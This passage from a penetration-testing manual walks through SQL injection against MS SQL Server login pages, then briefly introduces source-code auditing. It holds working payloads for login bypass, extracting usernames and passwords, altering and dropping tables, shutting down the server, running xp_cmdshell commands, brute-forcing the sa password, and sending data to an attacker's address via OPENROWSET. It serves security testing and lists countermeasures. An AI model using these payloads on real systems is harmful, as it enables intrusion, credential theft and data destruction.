3. Determining the Number of Columns: (Using Union Clause)
4. Finding Data types (using aggregate functions)
5. Getting Username & Password from table
6. Inserting Values in the Table
7. Updating Values of the Table
8. Deleting Entire Data from the Table (using Delete or Drop statement)
9. Displaying desired Information from the table in the Browser

### V.7.1.4 GET CONTROL ON HOST

1. Getting server name
2. Executing Commands on the Serer
3. Shutting Down the SQL Server
4. Brute Force to Find Password of SQL Server
5. Retrieving data from SQL Injections
6. Xp\_regread and Xp\_regwrite extended procedure
7. Xp\_servicecontrol Extended Procedure

### V.7.1.5 MAP INTERNAL NETWORK

### V.7.1.6 RUN AUTOMATED SCANNER

In case you haven't found the SQL Injection vulnerability you can run the the automated scanner. This can also be done after performing all tests mentioned above to cover other holes which may remain while manual assessment.

## V.8 CHECK SQL INJECTION VULNERABILITY

The first step before performing the SQL Injections is, to test whether a site is vulnerable to SQL Injections or not. It can be achieved by giving some specially crafted input. If input results in an error message or abnormal webpage, it means site is vulnerable to SQL Injections. To find whether a site is vulnerable to SQL injections, try followings special characters in input:

'	"	,	“	%	-	*
---	---	---	---	---	---	---

#### Note:

It is frequent to see web applications, in such a way that in the face of any error: it shows a generic message, redirects the user to the home page or just refreshes the last page visited. This usually has the effect that, although the SQL injection is happening, the result of it is not shown to assessor. Some of the techniques specified, have been developed to affront this situation commonly known as “Blind SQL Injection”, anyway, there will always exist the possibility of using some proxy type application, to intercept HTTP traffic in search of intermediate answers, so that one can check SQL Injection vulnerability.

## V.9 BYPASSING USER AUTHENTICATION

### Description

This step could be used to bypass the authentication without providing the valid username and password.

### Objective

To bypass the authentication without providing the valid username and password

**Expected Result**

An attacker can get the unauthorized access of website without providing credentials.

**Step-by-step explanation**

An attacker can easily bypass Login Page without providing a valid user name & password. He just needs to give:

**' or 1=1-- (In the User Name text Box)**

On submitting this page SQL query (at the server) becomes:

***select \* from authentication where name = ' ' or 1=1--***

**Note:**

MS SQL Server treats anything after -- as comment so rest of the query will be ignored.

Even if a site is vulnerable to SQL Injections, most of the time it will not work since it entirely depends upon the way that ASP Code is written. Try all the following possible combinations:

1. 'or 1=1; --
2. ' or 1=1); --
3. 'OR"='
4. ' any\_bad\_value
5. ' "
6. ' "or"
7. 'admin'--
8. " any\_bad\_value" ' etc.

**Note:**

These injections might not always produce positive effect. The effect of SQL injections is depend on how well the web application programs.

**Secure against illegal authentication?**

To restrict illegal authentication, one may use stored procedures (passing username as its parameter), instead of writing complete SQL query in the querystring. That is something like .

***Set Recordsource = connectionstering.execute (exec logincheck  
 "" &request.querystring ("username") &"").***

Now while trying to bypass this code by supplying ' or 1=1' as username it won't work. The reason is SQL queries that execute a stored procedure can't be conditional and the presence of 'OR' makes it so. Thus produce an error:

*Microsoft OLE DB Provider for ODBC drivers error '80040e14'  
 [Microsoft][ODBC SQL Server] Incorrect syntax near the keyword 'or'.  
 /verify1.asp, line 5.*

## **V.10GET CONTROL OVER DATABASE**

### **Description**

Using the SQL Injection an attacker can insert or update the values in the table, before that an attacker has to get the information of table, such as table name, column name and other information.

### **Expected Result**

To get the table name, column name and type which will be used for an attacker inserting, reading and modifying table records.

### **Step-by-step explanation**

#### **V.10.1 Getting Name of the Table (Using having Clause)**

So as to obtain the name of the table used in the query, or also at least one of its fields, an attacker will be able to build an entry 'having 1=1--', in the username/password form.

***select \* from authentication where name = "having 1=1--" and password = "having 1=1--"***

When ODBC tries to parse this query the next error message is generated:

*Microsoft OLE DB Provider for ODBC Drivers error '80040e14'*

*[Microsoft][ODBC SQL Server Driver][SQL Server] Column 'authentication.slns' is invalid in the select list because it is not contained in either an aggregate function and there is no GROUP BY clause.*

*/verify.asp, line 24*

From this interesting message, an attacker can get the name of table (authentication) and a column name (slns) which will be extremely useful for later enumeration.

### **V.10.2 Getting all Columns of the Table: (Using Group by Clause)**

With the information mentioned above and using the statement “having” with the statement “group by”, an attacker will be able to list the rest of column of the targeted table.

***'group by authentication.slns having 1=1—***

As it was supposed, the SQL statement in the server side will look like this:

***select \* from authentication where name = 'group by authentication.slns having 1=1--***

Once the query is processed, ODBC will give us an error message for new enumerated field!

*Microsoft OLE DB Provider for ODBC Drivers error '80040e14'*

*[Microsoft][ODBC SQL Server Driver][SQL Server] Column 'authentication.password' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.*

*/verify.asp, line 24*

The error is generated by ODBC driver because group by should contain all the columns occurring in select list. By keep-applying group-by clause recursively with newly found column, an attacker can get all names of columns of the table.

### V.10.3 Determining the Number of Columns: (Using Union Clause)

To check that whether Attacker has got all the columns or not, he has just need to use union clause: An attacker can proceed by giving following input into text box:

***Xyz' union select slno,name from authentication; --***

On submitting this value the query at the server site becomes something like:

***select \* from authentication where name = 'Xyz' union select slno, name from authentication—***

When ODBC try to parse this query it will generate following error:

*Microsoft OLE DB Provider for ODBC Drivers error '80040e14'*

*[Microsoft][ODBC SQL Server Driver][SQL Server] All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.*

*/verify1.asp, line 24*

#### **What does this error means?**

Server is telling that slno & name are not the only columns in the table, as the UNION clause is not matching the number of columns in the table. This means that attacker has to use group by clause again to find the hidden columns. When he includes all the columns in the query, ODBC will not generate any error message & this would be the indication that attacker has got all the columns of the table.

### V.10.4 Finding Data types: (using aggregate functions)

At this stage attacker got the table name & all the columns of the table. But if he wants to insert some value(s) into the table or update some columns value, he would need to know about the data type of the columns. To find out data type of the column just he has to enter:

***Xyz'union select sum(field\_name)—(In the username text box)***

When this value will be submitted to the server, query at the server becomes:

```
select * from authentication where name = 'xyz' union select sum(field  
sum (field_name)--
```

Here (field\_name) is a column name of currently used table. When ODBC try to parse this query, it will generate following error:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL Server] The sum or average aggregate  
operation cannot take a char data type as an argument.  
/verify.asp, line 24
```

The above error message is giving information that the name field of the table is of VARCHAR type. In case that the table field would have been of the NUMERIC type, the ODBC error, would have looked this way:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL Server] All queries in an SQL statement  
containing a UNION operator must have an equal number of expressions in their  
target lists.  
/verify.asp, line 24
```

By proceeding in the same manner & applying aggregate functions on the rest of the columns we can get data types for all the columns.

#### **Note:**

Another way to get the type information is us the system tables SYSOBJECTS and SYSCOLUMNS (only for MS-SQL Server) to enumerate data type in a neat way. Lets see how the statements to inject should look like:

```
Ups' union select b.name,1,1 from sysobjects a, syscolumns b where a.id=b.id  
and a.name='table_name' and b.colorder = 48 --
```

And its result:

*Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'field\_name' to a column of data type int.  
/Login.asp, line 85*

### **Why we need all columns and Data Types?**

Since some columns does not support null values, we have to specify some value for those columns otherwise it won't be possible to insert values into table. In order to achive this, we need all column names and data type.

### **V.10.5      Getting Username & Password from table:**

Aggregate functions can be used to determine some values in any table in the database. Since attackers are interested in usernames & passwords, they likely to read the usernames from the user table, like this:

***' union select min(name), 1,1 from authentication where username > 'a'-- (In the username text box)***

When this value is submitted to the server, it will become:

***select \* from authentication where name =' union select min (name), 1,1 from authentication where username > 'a'; --***

When the above query is executed, its first statement (before "union" clause) returns null value and Second returns minimum username that is greater than 'a', while attempting to convert it to an integer, produces error:

*Microsoft OLE DB provider for ODBC driver error '80040e07'  
[Microsoft][ODBC SQL server driver][SQL server] syntax error converting the varchar value 'Xyz' to a column of data type int.  
/verify.asp, line 25*

So the attacker now knows that the username 'Xyz' exists in the table. He can now iterate through the rows in the table by substituting each new username, he discovered into where clause:

***'union select min(name), 1,1 from authentication where username > 'Xyz'-- (In the username text box)***

Again when ODBC tries to convert character value in the integer, it generates an error:

*Microsoft OLE DB provider for ODBC driver error '80040e07'*

*[Microsoft][ODBC SQL server driver][SQL server] syntax error converting the varchar value 'Mylogin' to a column of data type int.*

*/verify.asp, line 25*

From this error attacker has got one more username that exist in the table. By using the same trick, he can obtain all the username from the table. Once the attacker get the usernames, he can gather passwords:

***'union select password, 1,1 from authentication where name ='Xyz'-- (In the username text box)***

Again ODBC tries to convert character value (password) to an integer & generates the following error message:

*Microsoft OLE DB provider for ODBC driver error '80040e07'*

*[Microsoft] [ODBC SQL Server Driver] [SQL Server] syntax error converting the character value 'Abc' to a column of a data type Int.*

From the above error attacker comes to know that "Abc" is the password for user "Xyz".

A More elegant way to display all username & password is to concatenate usernames & passwords into a single string & then attempt to convert into an integer. This technique is documented forward in this same section, under the title: "Displaying desired Information from the table in the Browser"

## **V.10.6 Inserting Values in the Table:**

As attacker has already got all the necessary information (table name, column name, data type of columns) , He can easily insert data into the table using insert

statement. The attacker just needs to enter:

***' insert into authentication (name, password) values ('xyz','xyz')--***

When this value is submitted to the server, the query becomes:

***select \* from authentication where name = ' 'insert into authentication (name, password) values ('xyz','xyz')--***

Here the select query doesn't make any sense so it is ignored & insert query will execute successfully.

### **V.10.7 Updating Values of the Table:**

In order to update the values of the table, attacker can follow the same procedure as insert. To update values of columns, say password of a user, attacker just has to inject the next statement in the user name text box:

***' update authentication set password = 'Xyz' where name ='mylogin'-- (In the username text box)***

When this values is submitted, the query at the server becomes:

***select \* from authentication where name ='update authentication set password = 'mylogin' where username = 'Xyz'--***

So what the attacker has done, he has successfully changed the password of user "Xyz", without knowing his Old Password.

### **V.10.8 Deleting Entire Data from the Table: (using Delete or Drop statement)**

Any attacker can make our life much more difficult by dropping the data of entire table with Delete or Drop statement. He just has to enter a simple statement in the username textbox:

***'; drop table authentication-- or Xyz' delete from authentication--***

When this statement is submitted to the server, query becomes:

***select \* from authentication where name = "";drop table authentication--***

or

***select \* from authentication where name = 'Xyz' delete from authentication--***

This query results in loss of all the data stored in the authentication table.

### **V.10.9      Displaying desired Information from the table in the Browser**

It is already mentioned earlier that how to get username and password. It is discussed here in more detail to get all fields of the table. An attacker can use of stored procedure/PL-SQL/Transact SQL Block, to display entire data of Column(s) in the browser itself. There are three steps procedure:

#### **1<sup>o</sup> STEP - Generation of Auxiliary Table**

The initial idea behind the first step, is to use the SQL functionality to generate tables on the fly with the clause INTO, saving itself to one record (what will be more effective for post visualization) that can be exported later.

In this way, the attacker will have to create a temp table (Over the server), which will contain data extracted from the main table (Over the server). The temporary table contains only one column & that column will contain the values from different columns of the main table as a string.

Let's see how an SQL string injected in Transact SQL (Microsoft SQL Server) to get this effect

***'declare @col varchar(8000) set @col=" select  
@col=@col+name+' '+password+'';'from authentication where slno>@col select  
@col as col into temp\_table—***

This script, which is written in Transact SQL, converts all usernames & passwords

into a single string & store into a temporary table. In the same way, in Oracle could be built a PL/SQL Block for the same purpose:

```
Xyz' begin declare @col varchar (2000)
Set @col=:''
Select @col = @col +name+'/' +password from authentication;
Select @col as col into temp_table;
End; --
```

**Note:**

temp\_table is the temporary table name. Col is the name of column of temporary table temp\_table. @Col is variable for the PL/SQL script.

**2<sup>o</sup> Step - Browsing the auxiliary table**

In the second step, the attacker want to display data from the temporary table that he has created in the previous step. To do this, the attacker has to build and inject a SELECT to consult the temporary table temporally, for what he will use the technique of joining previously commented at the beginning of this section:

**Zxy'union select col,1,1 from temp\_table--**

After submitting the above text in the username text box, SQL query at the server site will become:

```
select * from authentication where name = " Union select col,1,1 from
temp_table--
```

The first column in the authentication is numeric & the column in the temp\_table is character type, when ODBC tries to match the two columns, it generates an error and will display all the data in the Browser from the temp\_table.

*Microsoft OLE DB Provider for ODBC Drivers error '80040e07'*

*[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'Xyz/abc;MyLogin/xyz;Abc/xyz to a column of a data type Integer.*

**3<sup>o</sup> Step - Deletion of auxiliary table**

Once obtained the searched data, the attacker will delete the temporary table by

injecting the DROP command, as shown in the following example:

```
';drop table temp_table—
```

## V.11 GET CONTROL ON HOST

### Description

Once the attacker has got control to the database, they are likely to use that access to gain further control.

### Expected Results

An attacker can achieve this by using following:

- Using @@variables of SQL Server.
- By using xp\_cmdshell extended procedure to run commands on the server.
- By using xp\_regread extended procedure to read the registry keys of the server.
- By using xp\_regwrite extended procedure to edit the registry of the server.
- By using xp\_servicecontrol
- Use other extended procedures to influence the server functions.
- Use bulk insert statement to read a file on the server.

### Step-by-step explanation

#### V.11.1 Getting Server Name

We can even determine server name by using SQL-SERVER built-in functions in to SQL Queries.

Eg: **' union select @@servername,1,1--**

Select @@servername will return the server name & when it is compared with the first column of authentication table (which is a numeric column) ODBC will generate an error & server name will be printed in the Browser.

*Microsoft OLE DB Provider for ODBC Drivers error '80040e07'*

*[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'Microsoft SQL Server 2000 - 8.00.760 (Intel X86)' to data type int near line 1*

*2002 14:22:05 Copyright 1988-2003 Microsoft Corporation Standard Edition on*

Windows NT 5.0 (Build 2195: Service Pack 3)

' to a column of data type int.

### V.11.2 Executing Commands on the Serer

An attacker can use SQL-SERVER built-in procedure (xp\_cmdshell) to run operating system commands at the server. Here are some examples that how can an attacker exploit your system:

Sentencia	Propósito
'Xp_cmdshell 'dir'	To get the listing of existing directories/files on the server
'Xp_cmdshell 'net user'	To get listing of all users on the machine
'Xp_cmdshell 'del boot.ini'	Delete any system file
'Xp_cmdshell 'net share nombre=drive:path'	Sharing resource
'Xp_cmdshell 'net user username password'	Add user

### V.11.3 Shutting Down the SQL Server:

An attacker can even shutdown the SQL server if the privileges are not managed properly. An attacker can shut down the server by giving following statement in the username text box:

**‘;SHUTDOWN--**

When this value is submitted at the server site, the SQL Query becomes:

***select \* from authentication where name = “; SHUTDOWN—***

As ‘;’ is the command separator in SQL server, after executing the select statement it executes SHUTDOWN statement which stops the SQL server & any further request sent to the server will fail.

#### V.11.4 Brute Force to Find Password of SQL Server:

If attacker has access to an account that can issue the 'OPENROWSET' command, they can attempt to re-authenticate with SQL Server, effectively allowing them to guess passwords. There are several variants of 'OPENROWSET' syntax. The most useful syntax of OPENROWSET is:

Using MSDASQL:

```
select * from OPENROWSET ('MSDASQL','DRIVER = {SQL SERVER}; SERVER =; uid = Sa; pwd = Sa ',' select * from version')
```

Using SQLOLEDB:

```
select * from OPENROWSET ('SQLOLEDB', ' ','Sa','Sa',' select @@version')
```

By default everyone can execute 'XP\_execresultset', which leads to the following elaboration on the previous two methods:

Using MSDASQL:

```
exec XP_execresultset N' select * from OPENROWSET (' ' MSDASQL ' ' , ' ' DRIVER={SQL Server}; SERVER =; uid = Sa; pwd =foo " , " select @@version) ' , N'master
```

Using SQLOLEDB:

```
exec XP_execresultset N' select * from OPENROWSET (" SQLOLEDB " , " " ; " sa " ; " foo " ; " select @@version ") ' N'master
```

By default, in the SQL Server 2000, a low-privileged account cannot execute the MSDASQL variant of the above syntax, but they can execute the SQLOLEDB syntax. OPENROWSET authentication is instant, and provides no timeout in case of an unsuccessful authentication attempt, it is possible to inject a script that will brute force the 'sa' password by using the processing capabilities of the server itself.

### V.11.5 Retrieving data from SQL Injections:

The functions OPENROWSET & OPENDATASOURCE can be used to pull data to & from the remote database to a local database. OPENROWSET can be used with select, Insert, Update & delete statement on the external data source.

**Note:**

Performing data manipulation on the remote data source is not very common & it is not possible always because it is dependent on the OLEDB provider. SQLOLEDB supports this feature.

Below is the example how data can be directed to the remote data source:

***insert into***

***OPENROWSET ('SQLOLEDB' 'server = servername; uid = sa; pwd = sa',  
'select \* form table1') select \* from table2)***

The above example will append all the data from local table 'table2' to the 'table1' of the remote database. Similarly an attacker can redirect data from the remote database to its local database using OPENROWSET function. For ex:

***Insert into***

***OPENROWSET ('SQLOLEDB', 'uid = sa; pwd =sa; network = abcd, 1433;  
address = hackers\_ip\_address; 'select \* from table1')  
Select \* from table2***

The above example will first retrieve all the data from the remote data source 'table2' & then transfer it at the hacker's data source 'table1' situated at the given network address.

**Note:**

In order to push or pull the data to & from the remote data source the structure of the remote & local data source must be identical. Using the OPENROWSET command an attacker can get any desired information from the remote server. For ex: an attacker can get critical information from the databases like sysobjects, syscolumns, sysdatabse, sysxlogins etc.

**V.11.6 Xp\_regread and Xp\_regwrite extended procedure:**

An attacker can use extended procedure to read or change the registry contents. He can use extended procedure xp\_regread to read the registry of the system or xp\_regwrite to write in the system registry. For example, to read the value "TestValue" from the key, 'SOFTWARE\Test' of 'HKEY\_LOCAL\_MACHINE' into the variable @test the attacker can use:

```
DECLARE @test varchar (20)  
EXEC master..Xp_regread @rootkey='HKEY_LOCAL_MACHINE',  
@key='SOFTWARE\Test', @value_name='TestValue', @value=@test  
OUTPUTSELECT @test
```

Some more e.g. are:

```
Exec xp_regread HKEY_LOCAL_MACHIN,  
'SYSTEM\Curentcontrolset\Services\lanmanserver\parameters','nullsessionsh  
are'
```

(This determines what null-session shares are available on the server)

```
Exec xp_regenumvalues HKEY_LOCAL_MACHINE, '  
SYSTEM\CurrentControlSet\Services\snmp\parameters\validcommunities'
```

(This will reveal all of the SNMP communities Configured on the server. With this information, an attacker can probably reconfigure network appliances in the same area of the network, since SNMP communities tend to be infrequently changed, and shared among many hosts)

E.g. of xp\_regwrite:

```
EXECUTE xp_regwrite [@rootkey =] 'rootkey', [@key =]'key', [@ value_name  
=]'value_name', [@ type =]'type', [@ value =]'value'
```

For example, to write the variable 'Test' to the 'TestValue' value, key 'SOFTWARE\Test', 'HKEY\_LOCAL\_MACHINE' an attacker can use:

```
EXEC master..xp_regwrite @rootkey='HKEY_LOCAL_MACHINE',  
@key='SOFTWARE\Test', @value_name='TestValue', @type='REG_SZ',  
@value='Test'
```

### **V.11.7 Xp\_servicecontrol Extended Procedure:**

Master..xp\_servicecontrol extended procedure allows an attacker to start, stop & pause a service. For e.g.

```
Exec master..xp_servicecontrol 'start','schedule'  
Exec master..xp_servicecontrol 'star
```

#### **Note:**

There are lots of extended procedures available in MS-SQL Server but we are not going in to detail of each & every procedure.

### **V.11.8 Adding Extended Stored Procedures**

An attacker can add customize extended procedures at the remote server. One way of doing this is create a stored procedure DLL that carries malicious code & then uploads that DLL on the server. There are several ways to upload DLL file on the server like using sp\_addextendedproc extended procedures. Here is the example that how a DLL can be uploaded on the server:

```
sp_addextendedproc 'xp_myproc', 'c:\mydoc\xp_myproc.dll'
```

Once the DLL is loaded on the server the extended procedure can be used in the normal way. For example xp\_myproc can be run as

```
exec xp_myproc;
```

<b>List of Some other useful extended Procedures</b>	
xp_availablemedia	Reveals the available drives on the machine.
xp_dirtree	Allows a directory tree to be obtained.
xp_enumdsn	Enumerates ODBC data sources on the server.
xp_makecab	Reveals information about the security mode of the server.
xp_makecab	Allows the user to create a compressed archive of files on

	the server.
xp_ntsec_enumdomains	Enumerates the domains that the server can access.
xp_terminate_process	Terminates a process, given its PID.

### Bulk Insert Statement

Using Bulk insert statement, it is possible to insert a text file into a temporary table. So the attacker can easily read a file on the web server by first converting it in to database table & then use union clause against this table.

Following is the procedure:

First create a table:

***create table temp\_table (Col varchar(8000))***

Then, use bulk insert statement to insert data from desired file to this table. That can be done by statement:

***bulk insert temp\_table from 'c:\inetpub\wwwroot\verify.asp'***

After execution of this statement the table contains code of the page verify.asp & this code can be displayed in the browser using any of the above error message technique like Union. (This is very useful for obtaining the source code of scripts stored on the database server, or possibly the source code of ASP pages.)

### BCP Statement

The BCP utility copies data between an instance of Microsoft SQL Server 2000 and a data file in a user-specified format. Thus an attacker can create a text file containing all data from the desired table & after storing that file in the web server's directory he can access it from his web browser. Here is the example how an attacker can read data of our authentication table using BCP command:

***bcp "select \* form authentication" queryout c:\inetpub\wwwroot\authentication\_file.txt -S Pen-test -U sa -p Sa***

### Note:

-S specifies Server name.

-U specifies user name.

-P specifies password.

When this command be executed, the data from the authentication table will be stored in the file “c:\inetpub\wwwroot\authentication\_file.txt” & attacker can access this file from his browser.

### **Using Time Delays as a Communication channel**

Frequently an attacker is placed in the position of being able to execute a command in some system, but being unsure whether it is running correctly. This is due to the absence of error messages from the system that they are attacking. In such scenario time delay is the possible option.

For example: In SQL Server, the command

***waitfor delay '0:0:5' will cause the query to pause for 5 seconds at that point***

This provides the attacker with a means of communication information from the database server to the browser. Since all the web applications wait for completion of the query before returning content to the browser, the attacker can use time delays to get yes/no answers to various appropriate questions about the database & its environment.

For example, to check, if SQL Server is running as 'sa' user? use:

***if (select user) = 'sa' waitfor delay '0:0:5'***

If the application takes more than five seconds to return, then we are connected to the database as 'sa' user.

- To check 'pubs' sample database exists?

***if exists (select \* from pubs..Pub\_info) waitfor delay '0:0:5'***

### **V.11.9 To check, are there any rows in the table 'authentication'?**

***if exists (select \* from authentication) waitfor delay '0:0:5'***

[If the application takes more than 5 seconds to return, that's the indication of successful command execution.]

**Linked Server**

A linked server allows access to distributed, heterogeneous queries against OLE DB data sources. After creating a linked server with “*sp\_addlinkedserver*”, this linked server can then execute distributed queries on the server. So using linked server an attacker being granted the ability to query the remote servers. These links are stored in the “master..Sys.servers” table

**Executing SQL Queries using the OPENQUERY Function:**

The OPENQUERY function accepts two parameters: the name of the linked server and the text of the query to pass. For ex., this query returns the total sales grouped by customer gender:

```
select * from openquery (LINKED_OLAP, 'select [Customer Gender: Gender],  
sum ([measures:unit sales]) from sales group by [Customer Gender:Gender]')
```

**ActiveX Automation Scripts in SQL server:**

SQL Server provides several built in extended procedures, which allow the users to create ActiveX automation scripts. These scripts are functionally same as different scripts like VB Script & Java Scripts. Using these scripts in SQL server we can create objects & interact with them. Here is the example to create instance of notepad:

```
declare @obj int  
exec sp_Ocreate 'my.shell', @obj out  
exec sp_Oamethod @obj, 'run', 'NULL' 'Notepad.exe'
```

An attacker can create his own scripts to perform a desired task like reading contents of a known file on the server.

**Note:**

Only members of the sysadmin fixed server role can execute Sp\_OACreate.

**V.12MAP INTERNAL NETWORK****V.13RUN AUTOMATED SCANNER**

In case you haven't found the SQL Injection vulnerability you can run the the automated scanner. This can also be done after performing all tests mentioned above to cover other holes which may remain while manual assessment.

## V.14 TOLLS AND THEIR USES

### Tools Used to check SQL Injection Vulnerability

1. *Miliekoek with HTTrack.*
2. *Web Sleuth.*
3. *Netcat*
4. *Achilles*
5. *Curl*

#### V.14.1 Miliekoek

This tool helps detecting sites vulnerable to the SQL Injections. This tool does not check web sites online for vulnerability but it works with the Website stored on the client itself. Before using this tool we have to use HTTRACK tool to download a complete World Wide Web site on the client site. So this tool works in conjunction with HTTRACK tool.

##### How mieliekoek works?

This tool (written in pearl script) takes the output of a web mirroring tools as input. It inspects every file and determine if there is a form in the file, if so it tries to do some form of SQL insertion (inserts 'blah' in all fields) and looks at the output - if it sees "ODBC" it marks the form as vulnerable.

#### V.14.2 HTTRACK

How to use HTTRACK?

HTTRACK takes the following basic parameters:

- 1) Project name: Any name for the project.
- 2) Web site address: Address of the web site to download
- 3) Destination directory: Local Directory name where it downloads the Website.

After we have WebSites stored in our local directory we can use mieliekoek tool can be used to check that the web site for SQL Injection vulnerability. This tool is written in the pearl script & syntax of using this tool is:

```
$/> mieliekoek.pl <local directory name> <target site name>
```

This tool actually tries to enter value of the variable “badstring” in the input fields of the site & then check if there are any ODBC error message generated by given input. At a time we can only give one input in the “badstring” variable, but we can try different combinations by changing the value of variable “badstring” in the script & then running the script again.

I have tried this tool on a very small site ‘1’ (which contains a form, which is vulnerable to the SQL Injections.). But according to this tool there is no SQL injection vulnerability in this site. So I am not sure about the accuracy of this tool.

I got O/P something like:

finished...

7 files

3 forms

0 vulnerable forms

I tried the same tool again on a large site to (I don't know whether the site is vulnerable to SQL injection or not) & got the following o/p:

Finished...

183 files

67 forms

0 vulnerable forms

I tried the same tool again on a big site 2 3 (I don't know whether the site is vulnerable to SQL injection or not) & got the following o/p:

Finished...

34 files

10 forms

0 vulnerable forms

### V.14.3 Web Sleuth

The Web Sleuth tool is a proxy, which contains a plugin to check SQL Injections. This plugin is not by default a part of the Web Sleuth tool but we can download this plugin from the site <http://www.sandsprite.com>

There are two ways to test for vulnerability of a site for SQL injection using web sleuth tool. First is using "Test Inputs" option & second is using "SQL Injection plugin". I have performed SQL injection using both ways but I did not get correct result from any of the above options. First I tried with the SQL Injection tool, which required the SQL Server name & it's password. I had given both the inputs properly but it was generating some error. I also tried with the other option it ran successfully but it had not generated produced any report. In the report it was showing only name of site on which the test is performed so I was not getting whether the site I am testing is vulnerable to SQL Injections or not.

#### **V.14.4 Netcat**

Netcat is a beautiful tool that let's you read and write data through TCP or UDP connections. The main advantage of its use in relation with SQL Injection, is at the time ok making manual verifications. The connection just has to be established and canalize a text file with anticipation, containing the post with the indicated strings. Because of its nature, Netcat reads and writes "pure" HTTP, what sometimes can be an advantage at teh moment of detecting "things" that could be not seen with the use of more specific tools.

#### **V.14.5 Achilles**

Achilles is a proxy, that lets you easily intercept and modify the HTTP traffic "on the fly" at the moment of testing a web application. It is usually very useful in those cases where we need to log our actions of "manual" testing. Although its primitive version does not include any plugin respecting to SQL Injection, its use can be very helpful in web applications testing in general and of SQL injection in particular.

#### **V.14.6 Curl**

Just as it is described in its web (<http://curl.haxx.se>) "Curl is a command line tool for transferring files with URL syntax, supporting FTP, FTPS, HTTP, HTTPS, GOPHER, TELNET, DICT, FILE and LDAP. Curl supports HTTPS certificates, HTTP POST, HTTP PUT, FTP uploading, kerberos, HTTP form based upload, proxies, cookies, user+password authentication, file transfer resume, http proxy tunneling [...]"

There are some circumstances in which, making a good use of this tool we will save a lot of time of work. Although its true that we will have to use this tool for some time until we get used to it, it's capability to establish secure connections (with OpenSSL)

and also its special options (Custom FTP Commands) are of a great utility at the moment of testing SQL Injection situations in secure servers.

Just as an example, we could be making a POST to our objective site executing a command of similar aspect to:

```
curl -d "user=MyUser&password=MyPass" http://target.com/auth.asp
```

## V.15 COUNTERMEASURE

- Validate Input properly.
- Do not allow users to enter special symbols like ' ; -- " % \* \_ etc.
- Replace single ' with space. Using replace function like:
- Replace (request.form ("name"), "'", " ")
- Replace single ' with "
- Replace (request.form ("name"), "\"", "\"")
- If input in question is numeric then use numeric function like isnumber ( ) to check whether input is numeric or not.
- Use procedures instead of writing queries directly in the recordset object.
- Give only necessary privileges to the users.
- Drop unnecessary system procedure, so that nobody can use it maliciously.
- Guidelines for Coding
- Use strongly typed parameters, if possible in combination with stored procedures, to pass queries into the database.
- Use application-only logins rather than 'sa' or the 'dbo' account.
- Grant only the 'EXECUTE' access to necessary stored procedures.
- Separate utilities should have separate access.
- Remove or disable any unnecessary extended stored procedures.

## V.16 REFERENCES

[1] Kevin Spett, SQL Injection

<http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf> ,

[2] Kevin Spett, Blind SQL Injection

[http://www.spidynamics.com/whitepapers/Blind\\_SQLInjection.pdf](http://www.spidynamics.com/whitepapers/Blind_SQLInjection.pdf),

[3] SQL Injection Walkthrough

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>,

[4] Chris Anley, Advanced SQL Injection in SQL Server Application

[http://www.nextgenss.com/papers/advanced\\_sql\\_injection.pdf](http://www.nextgenss.com/papers/advanced_sql_injection.pdf),

[5] Mitchell Harper, SQL Injection Attack: Are you safe?

<http://www.sitepoint.com/article/794>,

[6] SQL Injection FAQ

<http://www.sqlsecurity.com/DesktopDefault.aspx?tabid=23>,

[7] Alexander Chigrik, Useful Undocumented SQL Server Extended Stored Procedure

[http://www.sql-server-performance.com/ac\\_extended\\_stored\\_procedures.asp](http://www.sql-server-performance.com/ac_extended_stored_procedures.asp),

[8] Phil Rasmussen, SQL Injection Attack Nastiness

<http://www.mossyblog.com/entries/1AA9064B-C158-2208-9D405C20397CEAB5.cfm>,

[9] Ofer Maor, Amichai Shulman, Blindfolded SQL Injection

[http://www.webcohort.com/web\\_application\\_security/research/white\\_papers/Blindfolded SQL Injection.pdf](http://www.webcohort.com/web_application_security/research/white_papers/Blindfolded_SQL_Injection.pdf),

[10] Quick Sort Algorithm

<http://linux.wku.edu/~lamonml/algor/sort/quick.html>,

[11] Quick Sort Algorithm in C

<http://ciips.ee.uwa.edu.au/~morris/Year2/PLDS210/qsort.html>

## W SOURCE CODE AUDITING

### W.1 INTRODUCTION

The scope of this audit is to determine that the code / application under review is secure. The Availability, Integrity and Confidentiality of the application and data is maintained. A source code audit for security is different from a source code audit for functionality. There is no easy way to audit code even though there are a lot of commercial tools available which claim to find all possible flaws and vulnerabilities. With the help of tools the most common mistakes will be detected. The best way would be to read the code and look among other things if function calls are safe, if multiple connections are created by an application or if the C run time rand function is used anywhere. The list of things to look for is never complete and that is what makes a code audit for security so expensive.

### W.2 NEED FOR A CODE AUDIT

Even though the application may be functioning as intended security code audit is necessary to determine that no one can maliciously exploit the same. A security code audit is necessary as the applications use multiple components interacting together with each other over various communication channels and the application is as secure as its weakest link. By itself the different components may have performed well in the unit tests or stress tests but when the whole application goes live and connects to third party data or service it becomes crucial to be sure that nothing is overlooked.

Sometimes Security Code Review may be necessary before your application is allowed to interact with other important third party applications as a way of assurance to those parties example Banks, Hospitals etc.

Before using any open source systems it becomes necessary to check the code to ensure that it does what it says it does.

### W.3 SOURCE CODE V/S PENETRATION TESTING

If security code audit finds flaws in the application so does Penetration Testing – so how is it different? if at all.

Well, Penetration testing will not and does not find all security bugs in any given application. The main difference between the two is that while conducting Source Code Audit you have the code to review but under Penetration Testing you try to break down the application by trial and error.

#### **W.4 DETERMINE THE COMPONENTS OF THE APPLICATION UNDER AUDIT**

Have a staff member walk you through a high level view of the application on a whiteboard or with the help of design documents to determine the main components of the application like interface, SQL database, authentication devices, data containers, way the various components interact with each other using sockets, pipes, TCP/IP, DCOM, SOAP etc. Make a list of the various languages, components and protocols used. The various user interfaces used etc.

#### **W.5 PREPARE A TEST PLAN (RISK ASSESSMENT)**

- Now that you have understood the various modules of the application.
- Plan which of the codes you must check line by line and which ones will be sampled.
